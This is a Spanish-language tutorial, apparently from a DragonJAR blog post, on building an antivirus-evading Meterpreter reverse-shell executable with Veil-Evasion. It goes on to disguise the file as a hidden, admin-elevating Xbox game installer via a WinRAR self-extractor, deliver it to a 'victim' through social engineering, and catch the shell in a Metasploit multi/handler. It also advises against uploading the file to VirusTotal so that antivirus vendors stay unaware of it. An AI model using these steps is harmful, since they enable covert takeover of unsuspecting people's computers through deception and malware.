
Nos devolvemos al directorio root con el comando cd /root y abrimos Veil con el comando veil-evasion
Bypass Antivirus003 Bypass de Antivirus con Veil Evasion

Esta abierto nuestro Veil con diferentes opciones
Bypass Antivirus027 Bypass de Antivirus con Veil Evasion


Con el comando list nos muestra los payloads que podemos usar
Bypass Antivirus028 Bypass de Antivirus con Veil Evasion
En la versión 2.4.3 que he instalado me aparecen un total de 24 payloads.
Bypass Antivirus051 Bypass de Antivirus con Veil Evasion

Ingresamos el número del payload a utilizar en este caso usare el número:
18) python/metertpreter/rev_tcp
Bypass Antivirus037 Bypass de Antivirus con Veil Evasion

En otra terminal con el comando ifconfig averiguamos la ip de nuestro kali para que la víctima se conecte hacia nosotros con el archivo.exe que crearemos con Veil.
Bypass Antivirus029 Bypass de Antivirus con Veil Evasion

Con el comando set LHOST 10.0.1.31 (la ip de nuestro kali o localhost) agregamos un parámetro que es obligatorio para poder crear nuestro archivo.exe
Bypass Antivirus037 Bypass de Antivirus con Veil Evasion
Con el comando generate crearemos el archivo.exe
Bypass Antivirus038 Bypass de Antivirus con Veil Evasion

Ingresa el nombre del archivo en mi caso le pondré “archivo”
Bypass Antivirus004 Bypass de Antivirus con Veil Evasion
Ingresamos el número del tipo de .exe en mi caso pondré el
1)    Pyinstaller (default)
Bypass Antivirus014 Bypass de Antivirus con Veil Evasion

Se ha creado nuestro archivo.exe y nos muestra todos los parámetros que le hemos pasado además la ruta donde se ha creado /root/veil-output/compiled/archivo.exe
Bypass Antivirus015 Bypass de Antivirus con Veil Evasion

Presionamos CTRL+C para salir de Veil y ponemos la ruta donde se encuentra nuestro archivo con el comando cd /root/veil-output/compiled/ para revisar que si se haya creado exitosamente ingresamos el comando ls para listar los archivos de esta carpeta, como podemos ver se creó satisfactoriamente
Bypass Antivirus005 Bypass de Antivirus con Veil Evasion


Daremos un toque más personalizado a nuestro archivo.exe poniéndole otro nombre y un icono más llamativo, para hacer esto llevamos nuestro archivo a un entorno Windows, usaremos winrar y un icono para pulir nuestro archivo.exe
Bypass Antivirus006 Bypass de Antivirus con Veil Evasion
Señalamos los dos archivos damos contra clic y seleccionamos Añadir al archivo
Bypass Antivirus033 Bypass de Antivirus con Veil Evasion


Le damos un nombre llamativo a nuestro archivo en mi caso es el nombre de un instalador para un juego de Xbox 360 “Install Gears Online.exe” y damos clic la opción crear archivo autoextraíble luego continuamos a la pestaña Avanzado
Bypass Antivirus039 Bypass de Antivirus con Veil Evasion

Damos clic en Autoextraíble… en algunas visiones de winrar dice FX
Bypass Antivirus040 Bypass de Antivirus con Veil Evasion


Damos la ruta de extracción de nuestros archivos y damos clic en Instalación
Bypass Antivirus007 Bypass de Antivirus con Veil Evasion
Ponemos el nombre de nuestro archivo.exe con extensión, damos clic en Modos

Bypass Antivirus008 Bypass de Antivirus con Veil Evasion
Damos clic en Ocultar todo y luego en Avanzado

Bypass Antivirus009 Bypass de Antivirus con Veil Evasion
Damos clic en Solicitar acceso como Administrador y luego damos clic en Actualizar

Bypass Antivirus010 Bypass de Antivirus con Veil Evasion
Damos clic en Omitir ficheros Existentes y luego en Texto e icono
Bypass Antivirus011 Bypass de Antivirus con Veil Evasion
Examinamos la ruta del icono llamativo
Bypass Antivirus001 Bypass de Antivirus con Veil Evasion y damos clic en Aceptar

Bypass Antivirus012 Bypass de Antivirus con Veil Evasion
Clic en Aceptar
Bypass Antivirus041 Bypass de Antivirus con Veil Evasion

Ya tenemos nuestro archivo.exe con un nuevo icono y un nuevo nombre
Bypass Antivirus034 Bypass de Antivirus con Veil Evasion

La prueba de fuego escanearlo con un antivirus y recién actualizado
Bypass Antivirus035 Bypass de Antivirus con Veil Evasion

Ha pasado la prueba el EsetNod32 actualizado, no detecto amenazas en nuestro archivo
Bypass Antivirus036 Bypass de Antivirus con Veil Evasion

Les recomiendo no subir este tipo de archivos para probarlos en páginas como VIRUS TOTAL ya que estas se encargan de enviar estos datos para que sean examinados y reportar a las casa software de antivirus y podríamos perder la funcionalidad del framework.
Bypass Antivirus018 Bypass de Antivirus con Veil Evasion

Con un poco de ingeniería social hacemos llegar este archivo a nuestra víctima ya sea por correo un amigo muy cercano o de la manera que se les pueda ocurrir, el éxito depende un poco, de cuanto sepamos de esta persona ya que si es alguien que no le gusten los videojuegos como lo es en mi caso dudo mucho que lo abra. Es decir una imagen y nombre acorde a los gustos de nuestra víctima. Volviendo a nuestro kali abrimos Metasploit-framework con el comando msfconsole esto tarda un poco
Bypass Antivirus030 Bypass de Antivirus con Veil Evasion


Utilizamos el comando use exploit/multi/handler y tomamos los parametros del localhost, del localport y el payload que utilizaremos. Damos el comando exploit para que corra el exploit
Bypass Antivirus031 Bypass de Antivirus con Veil Evasion

Asumiendo que la víctima abre el “instalador del juego” miramos en nuestro kali que esta sucediendo
Bypass Antivirus013 Bypass de Antivirus con Veil Evasion
A nuestra victima si le gustan los videojuegos GAME OVER
Bypass Antivirus032 Bypass de Antivirus con Veil Evasion

 Articulo escrito por Edgar Parra para La Comunidad DragonJAR
Fuente: http://www.dragonjar.org/bypass-de-antivirus-con-veil-evasion.xhtml
Powered by Bad Robot
Helped by Blackubay